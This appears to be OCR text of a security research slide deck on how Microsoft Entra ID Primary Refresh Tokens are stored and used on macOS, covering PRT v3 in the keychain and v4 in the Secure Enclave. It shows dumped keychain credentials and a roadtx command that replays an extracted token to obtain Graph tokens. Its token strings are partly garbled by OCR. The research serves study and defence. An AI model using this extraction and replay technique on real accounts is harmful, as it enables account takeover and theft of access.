aW8iLCJwdWlkIjoiMTAwMzIwMDI10TNFRKZGQSiInJoIjoiMC5BvjhBelVjxFZeV91a2FxVG1UTHllQxyU0M0MXV6Q01yWkptS1pFulREbHAzcGZBTleuIiwiC3ViIjoiVlNsNxh5SRnUmN4dzRibTVVd1UxQ19HWDM4Zw9fSUZM0FI2dnhasXpudyIsInRpZCI6ImE5MmE0MmNkLWjmoGmtNDziYs1hYTRlLTy02j0WuWzBk0SiIsInV0aSi6InltNFZ0VHVI RTBpVHJYVnhNN0pBQUEiLCJ2ZXi0iIyLjAifQ.EkN50oHteT3Xr71jKV5Br9p2AV2-sdIViQ-c2ns1BbMPAuagZ04VyyVdx7raJ1vuC6ULz43XbdRgpIREXuyUxlixbmV7anu-mb3A8dxvVK9iwrzicab0SiWnuPvcK0s34hhhiBvikWa10JL1 NJ4fnJ0-Tf6VhMTRGgbocctKol0Lk0kmIioE 0B-Vni0ne66b9B70Zt4ohz5RzsJr

"client\_info": "eyJ1aWQiOjJmZThkMDU0OC0x0WnhLTQ2MjQt0DzKMy04ZmUwMTzlYjgyNTMiLCJ1dGkIjoiYTkyYTQyY2QtYmY4Yy00NmJhLWFhN",

"session\_key\_jwe": "eyJlbmMi0iJBmjU2R0NNIiwiYWxnIjoiUlnBLU98RVAifQ.kpZV4miICcwNjQvcbSPNC1xrVaYDfh56jtUpzRPfEksp76j7HsZpKMuH\_Kqbt0xe-qmoDTB09QxUn3W8jKoww9zbcxNGRDk11SbnjF4x4k-NEdS2TbnUIiqv6FH\_op7BfJmh\_XsfwkP050RjC8Vrg6DZ-3dPWgzyb5XjY6jkR4mLdf0F6p7oqvQo7V2AamJuijldTkY-HgvihnniW-Nell7PA1P16HMSKY00nnruMKRdrchRvMnach6101i0WSvx7Pr49Mf0k1\_EYvxnvkYrBP4B3\_0-zRm-ttTYFBXEvnNqXb4-aLM1WwWlxroSRFDtvkl1LwQ}

# PRT protocol version 3.0

Using the PRT in protocol v3 is very similar as PRT broker flow on Windows.

Token request contains PRT, and is signed with the session key.

Response is encrypted with the session key, ensuring the tokens cannot be obtained without this key.

Decoded EDIT THE PAYLOAD AND SECRET


400	1265	JSON	✓ 20.190.159.7
204	904	0/	✓ 40.79.189.58
200	6837	text	✓ 20.190.159.7
200	6716	text	✓ 20.190.159.7

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: no-store, no-cache
3 Pragma: no-cache
4 Content-Type: application/jose; charset=utf-8
5 Expires: -1
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Content-Type-Options: nosniff
8 P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9 client-request-id: ae340a67-a75c-4e2c-b363-f0c12c6e4399
10 x-ms-request-id: ca823310-a59e-4845-a1ea-4d3ae8971900
11 x-ms-ests-server: 2.1.14357.7 - NEULR2 ProdSlices
12 x-ms-clitelem: 1,0,0,2732.7983,
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=AqBVoHzgljBEmPDkn2uRTf0tngJtAQAAABbEK9s0AAAAVyuECwEAAAAYxCvbDgAAANYUsYEAAAAAFsQr2w4AAAA; exp=13-Jan-2023 13:18:17 GMT; path=/; secure; HttpOnly; SameSite=None
15 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
16 Date: Wed, 14 Dec 2022 13:18:16 GMT
17 Connection: close
18 Content-Length: 6007
19
20 eyJhbGciOiJkaXIiLCJlbmMi0iJBmjU2R0NNIiwiY3R4IjoiYnR40XhFaHpvQ3R0N2d4UXg0dExIS3hobHN0YytyNmwfQ..0RLKvo7vTB12KoQRvZ5m1nATc7U0AE6yZlZylWq7K_GN4IRefz2A2tv08DSJXhkyja3FVAPYlK6Ac1D1P4J1-HT1A5QUBvgJu4vIfxu14qp0VSKFStxAcinc5qbNE_-j-a64fz4fuzz-bM3l3mRh1M4juIfg8UYJVwgVtJnb_yIGUU3r7p7cYh7JkahDSFj4ys2XVJRS0xqIG-JqpcF0lCnp0lIT0095vjJdcSJ4b9l_sZWfDzzCo03E84wAV0ulkxs6704EfwyZdr_e-JQyH0ghWH7k0Sawbld2l0D0Se93gZ1-kumt6oPmLm5-ZHiDNXYsyqxJkXN2I2tg0wXFNg0rVd_4PaMiqmYsEPqgpHp8vJ0KXvQhjHiiHnjHYkrNVjYi9bMuEKezCSSCcTeY-79xNI5GrHuFUvWQUCR_X3eoovsvKHHF49ToUCVDJZbDjY0Ba3jsP-AwFWrEj_K6rpAtZLL1vz-sXMieF-0pH542v4yAyRb3U8B6fGDoQhwNIlCzCQkAZVV_uo2LvcrIyGRJT3wpJf_aSKWk5ACCTuSKvN-dAXMEGRtUUMZ2Y-TcKwrU5DuxGZZE6bGo08mNHZC-DQMvwcpQpd3T2f6gD24hm_cRfseSPc4t-vs1CgW2TTCSuw3n-hbo4IfapEzxnuA4r2JAEXJzCAVOYSuswAzBajfK-E5-KNG8qZpfTL086oum6HKZCv45_XMDRIat85bXYLYPXa7C40gznBk7U3zS5D0XiskakhBLdzPuNbPhAj0QUdf2jDd-174jhdhKsrnNmzHaQuLT2uxf1wy33GHGX_mMSGYZrRgcwq_LM-r2vWurx27-VmeoQLYI485XCiBjaIVnUi01lGohaYjI3MX0dHD6WTPALYT72NRwEV87jbI9f_yQtSqfdxEwz_2zsZj7J1v-SdD_lv3Tz1IGIN0RPkzyd04nnV6XmfwDDz_G93q5H6kBpV8Crv9ec7LhcVLfkNotytVppX0qkNQz7g-0ru-QZ268Zq_1AztGmLAfh742NUuChSp69CzJyY1b0HdEZMvivZRsPk_MswcMENMyfU5lIVlq6I-1eqVQHuEyy_l6JnFLLv0Uzd-tSZXpHho_kQqkXA05yi4M-n6J144zV9RM0gwfuPC7D64mcF50jZPuGtm5IyPfedsJnc0tWdimSXzKXxL6GH0LnWnfieWkaA3ZXURbt4P07wBXytwCAFTEanyBnOKiIitRUF_gN-_2fNpA2ySGG7k8r9ETYyceRN0MoA7uoziN-Kms-aPJGSEUS-YCEDMDq8Ss41PkHI
```

# PRTv3 protection – Keychain only



# PRTv3 protection – Keychain contents

A screenshot of the macOS Keychain Access application. The main window displays a JSON object representing PRTv3 protection keychain contents. The JSON structure is as follows:

```
{  
  "secret": "0.AV8AzUIqqYy_ukaqTmTLyeAw2Z  
Hgd8AgDs_wUA9P_CNGZBXwm1yMF8pPEHFPcLwLo1L  
rQYQcVClAkIbbb26PHE6r3CXIdcfbxGjhy7yPn6Sa  
zlwHazc3s9bmtsh0iHRAZLPWutTcWXxs63raXCLHT  
_L2cF7JJ0zdJLLWTxbdSw5pNTCWiESnEGW1BqMv39  
nN7NK4qck0v71ow9nQKZDPsvl7zNeWBCoIgEm1TE3  
PBW9FcwV0wRgj-2WgQIHvl3LkFngSKyzn9zZl9SF0  
Fb50XTGlxF9quMbNHd7Z5JsH7VQJwLkmaNC09YubF  
sr88IvQwpNol3lEpvjsjWRpkKSvi3Kp1SflhvXPLR  
  "external_key_type": "0",  
  "prt_protocol_version": "3.0",  
  "session_key": "IPgsCR5qSqmBR4qD[REDACTED] R3Wzg3c",  
  "credential_type": "PrimaryRefreshToken",  
  "environment": "login.windows.net",  
  "home_account_id": "fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9",  
  "expires_on": "1716881533",  
  "cached_at": "1715671934",  
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",  
  "expires_in": "1209599"  
}
```

The session key field is highlighted with a blue box. Below the JSON, a list of keychain items is shown in a table format. The items listed are:

Item Name	Type	Last Modified
appmetadata-d7b530a4-7680-4c23-a8bf-c52c121d2e87	application password	Yesterday, 05:18
refreshtoken-1--	application password	Yesterday, 05:18
cpp-general-app-metadata-additional-fields	application password	Yesterday, 05:18
appmetadata-0ec893e0-5785-4de6-99da-4ed124e5296c	application password	Yesterday, 05:18
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64...tivity.microsoft.com/.default	application password	Yesterday
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64....api.application/intune.mam.registrations.write.all	application password	Yesterday
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64...osoft.com/.default	application password	Yesterday
accesstoken-ecd6b820-32c2-49b6-98a6-444530e5a77a-a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9-https://aadrm.com/user_impersonation	application password	Yesterday
com.apple.iAdIDRecords	application password	Yesterday

# PRT protocol version 3.0

PRTs from the keychain can be used with roadtx – either using PRT protocol v3 or with the Windows PRT protocol

```
(ROADtools) → ROADtools git:(master) ✘ roadtx prtauth --pr  
NQ.AgABAwEAAADnf0lhJpSnRYB1SVj-Hgd8AgDs_wUA9P_CNGZBXwm1yMF8  
rQ792fw1ry1_qRgdX2RJ-rQYQcVClAkIbbb26PHE6r3CXIdcfbxGjhy7yPn  
MnV1msrw_IZJZoaMQBxweecQG5Lj53ghArhFi2jzlwHazc3s9bmtsh0iHR  
NTCiESnEGW1BqMv39cRKLpjFRfmXWdDFNhlxuT2XXV94GnPnrKf8HTYggd  
xBFT75vaGNlMno5I8w4q07w_lA1STQkoQmgKJLSEhi8L7Uyt04GRbbS5Ie-  
kFngSKyzn9zZl9SF0Ahm0hdAF72rzedhcc1ZrWzIAFXLGm3wW1lZiN0eLgB  
  
pvjsjWRpkKSvi3Kp1SflhvXPLR7oWS7D7FUNDsreQrtgaixcqFXRBemvx0r  
sXwpF1fEIcfXrR3Wzg3c -v3 -s https://graph.microsoft.com/.de  
Tokens were written to .roadtools_auth _
```



# What about PRT v4?

Intune has recently added support for the Apple platform SSO module.

This allows storage of the key material in the Secure Enclave, Apples TPM like implementation




# PRT protocol version 4.0


The [Microsoft Enterprise SSO plug-in](#) in Microsoft Entra ID includes two SSO features - **Platform SSO** and the **SSO app extension**. This article focuses on configuring [Platform SSO with Entra ID](#) for macOS devices which is in preview.

Some benefits of Platform SSO include:

- Includes the SSO app extension. You don't configure the SSO app extension separately.
- Go passwordless with phishing-resistant credentials that are hardware-bound to the Mac device.
- The sign in experience is similar to signing into a Windows device with a work or school account, like users do with Windows Hello for Business.
- Helps minimize the number of times users need to enter their Microsoft Entra ID credentials.
- Helps reduce the number of passwords users need to remember.
- Get the benefits of Microsoft Entra join, which allows any organization user to sign into the device.
- Included with all [Microsoft Intune licensing plans](#).



# Apple Secure Enclave



The Secure Enclave is a dedicated secure subsystem integrated into Apple systems on chip (SoCs).

The Secure Enclave is isolated from the main processor to provide an extra layer of security and is designed to keep sensitive user data secure even when the Application Processor kernel becomes compromised.

<https://support.apple.com/en-hk/guide/security/sec59b0b31ff/web>



# PRT protocol version 4.0

Platform SSO

Authentication Method UserS...

Home > FalconForce Ballpit | Devices > Devices

Devices | All devices

FalconForce Ballpit - Microsoft Entra ID

Download devices Refresh

Overview

All devices

Manage

Device settings

Enterprise State Roaming

BitLocker keys (Preview)

Local administrator password recovery

Activity

Troubleshooting + Support

Enable your Entra ID passkey

To use your Entra ID passkey, you must enable Company Portal as a Passkey Provider.

To complete this action, open the System Settings app and navigate to:  
Passwords > Password Options > Use passwords and passkeys from... > Enable Company Portal

< > Password Options

AutoFill Passwords and Passkeys

AutoFill helps you sign into apps and websites.

Use passwords and passkeys from

Keychain

Company Portal

Open System Settings

Dismiss

# Device registration - SecureEnclave

```
taHJji5n7GC9xzPBW0eMJjsbSe9ny_Mm43wVolV4uUrjsIvBjDtUrzlgdKihKzugEdddyUPw_lfqz9VFSiHUkw
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
15   "AikCertificate": "",
16   "AttestationData": "",
17   "CertificateRequest": {
18     "Data":
19       "MIIBADCBpAIBADAhMR8wHQYDVQQDBZNeSBjZXJ0aWZpY2F0ZSBzZXF1ZXN0MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAERj43Dw78kb295bD7C/aMhDkInkv
20         aEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/BhrtX20PxnKpXqjglyqAhMB8GCSqGSib3DQEJDjESMBAwDgYDVR0PAQH/BAQDAgeAMAwGCCqGSM49BAMCBQ
21         AD5OAwRaThAOJDas1rxqanII1nPfX/8dv8bx3TrNWy0h7FkPlAtZAiEsg06MgbyBG7sayals71TDinKgUJL0aCwvkaCoFi67P8=",
22       "KeySecurity": "SecureEnclave",
23       "KeyType": "ECC",
24       "Type": "pkcs10"
25     },
26     "DeviceDisplayName": "olaftesting's Virtual Machine",
27     "DeviceKeys": [
28       {
29         "Data":
30           "{\"kty\":\"EC\",\"crv\":\"P-256\",\"x\":\"yLWFbQSBa5IG2hv4HiHM7YUc4wpiawk0fTHHrxV4fgQ\",\"y\":\"md0Yz_mYxJ5N3A
31             1SptIk5eaux5FK9k0\"},\"kid\":\"821E2411-4EC0-4BE2-A857-56326312D60F\"}",
32         "Encoding": "JWK",
33         "Type": "ECC",
34         "Usage": "STK"
35       }
36     ],
